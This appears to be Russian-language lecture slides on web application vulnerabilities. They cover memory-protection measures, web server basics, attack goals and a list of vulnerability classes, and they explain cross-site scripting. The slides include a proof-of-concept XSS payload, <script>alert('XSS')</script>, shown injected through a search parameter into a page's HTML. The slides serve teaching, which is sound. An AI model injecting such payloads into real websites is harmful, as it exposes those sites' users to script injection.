
Metasploit Framework



Способы защиты

- ASLR
- Runtime Environment
- Использование «безопасных» функций для работы с памятью (например, memcpy_s вместо memcpy)

ASLR – Address Space Layout Randomization



Перезапуск приложения

Запрет ручного управления памятью

Для написания приложений применяются языки программирования, в состав которых входит «виртуальная машина», реализующая механизм управления памятью.

1) Java
2) C#
3) Интерпретируемые ЯП

Уязвимости Web-приложений

Веб-сервер

Веб-сервер — сервер, принимающий HTTP-запросы от веб-браузеров, и выдающий им HTTP-ответы (HTML-страница, изображение, файл, медиа-поток …)

HTTP (сокр. от англ. HyperText Transfer Protocol — «протокол передачи гипертекста»)

HTML (от англ. HyperText Markup Language — «язык разметки гипертекста»)

HTML-документы содержат специальные команды — **ТЭГИ**, которые указывают правила форматирования документа

GET – www.site.com/path/source.php?param1=value1&param2=value2
POST - www.site.com/path/login.php форма запроса

Веб-приложения

Веб-приложения (web-applications) — программы, предназначенные для отображения содержимого веб-страниц и обработки данных, получаемых от пользователя веб-ресурса.

Очень часто веб-приложения представляют собой программный интерфейс между веб-сайтом и СУБД.

Расширение	Клиент-сервер	Описание
.htm, .html, or .html4	**Клиент**	HTML
.dhtml	**Клиент**	Dynamic HTML
.xml	**Клиент**	Extensible markup language (XML)
.js	**Клиент-сервер**	JavaScript
.xhtml	**Клиент**	HTML combined with XML
.asp	**сервер**	Active Server Pages (ASP)
.php, .php3, or .phtml	**сервер**	Personal Home Page (PHP)
.cfm	**сервер**	ColdFusion
.pl	**сервер**	Perl
.cgi or cgi-bin	**сервер**	Common Gateway Interface
.jsp	**сервер**	Java Server Pages
.py	**сервер**	Python

Атаки на веб-приложения

Цели атак:

- Использование веб-ресурса от имени законного пользователя
- Подмена содержимого веб-страницы
- Организация атак на ОС и ПО пользователей веб-ресурса
- Получение доступа к конфиденциальной информации

Атаки на веб-приложения

Причина возникновения уязвимостей — отсутствие проверки или некорректная проверка вводимых пользователем веб-ресурса данных (ошибки проектирования и реализации)

Инструменты ввода:

- Интерактивные формы
- Адресная строка

Атаки на веб-приложения

Базовые используемые уязвимости:

- **Cross-site scripting (XSS)**
- **SQL Injection**
- **File Inclusion**
- **Cross-site request forgery (CSRF)**
- **Path Traversal**
- **Command Injection**

CROSS-SITE SCRIPTING (XSS)

Динамически генерируемая веб-страница без предварительной проверки отображает данные, введенные пользователем.

Позволяет внедрить в генерируемую страницу вредоносный сценарий на языке JavaScript, который затем будет выполнен браузером пользователя.

Атакующий может перехватывать конфиденциальную информацию, файлы cookie, создавать запросы, которые принимаются веб-сервером за запросы законных пользователей, а также выполнять вредоносный код в контексте веб-браузера.

- "Межсайтовое выполнение сценариев"

  Уязвимость Cross-Site Scripting (XSS) связана с возможностью внедрения HTML-кода в уязвимую страницу. Внедрение кода может осуществляться через все доступные способы ввода информации. Успешная эксплуатация уязвимости может позволить атакующему использовать значения различных переменных, доступных в контексте сайта, записывать информацию, перехватывать сессии пользователей и т.д.


- "Межсайтовое выполнение сценариев"

  Уязвимость Cross-Site Scripting (XSS) связана с возможностью внедрения HTML-кода в уязвимую страницу. Внедрение кода может осуществляться через все доступные способы ввода информации. Успешная эксплуатация уязвимости может позволить атакующему использовать значения различных переменных, доступных в контексте сайта, записывать информацию, перехватывать сессии пользователей и т.д.

Наглядный пример уязвимости типа «Межсайтовое выполнение сценариев»

Web-сервер

http://web/?search=WhatIsWebSecurity






```
...
<tr>
 <td valign="center"><input class="inputtext"
type="text" name="q“ value="What Is Web Security"></td>
 <td valign="center"><input type="submit"
class="inputbutton" value="Искать"></td>
</tr>
...
```

Наглядный пример уязвимости типа «Межсайтовое выполнение сценариев»

Web-сервер

http://web/?search="><script>alert('XSS')</script>







```
...
<tr>
 <td valign="center"><input class="inputtext" type="text"
name="q“ value=""><script>alert('XSS')</script>"></td>
 <td valign="center"><input type="submit" class="inputbutton"
value="Искать"></td>
</tr>
...
```

Cookie


Куки (*Cookies*) — небольшой фрагмент служебной информации, помещаемый веб-системой на КС пользователя в небольших файлах или оперативной памяти для идентификации пользователя при повторном обращении к системе

Куки могут содержать:


- пароль в открытом виде
- образ пароля (значение хеш-функции)
- идентификатор сеанса


SIGMA Corporation: Search - Windows Internet Explorer
http://192.168.10.1/search.php?q=%3Cscript%3Ealert%28%22XSS%22%29%3C%2Fscript%3E&r=0&s=Search
SIGMA Corporation: Search
в поле «Search»:
<script>alert("XSS")</script>.
Windows Internet Explorer
XSS
OK

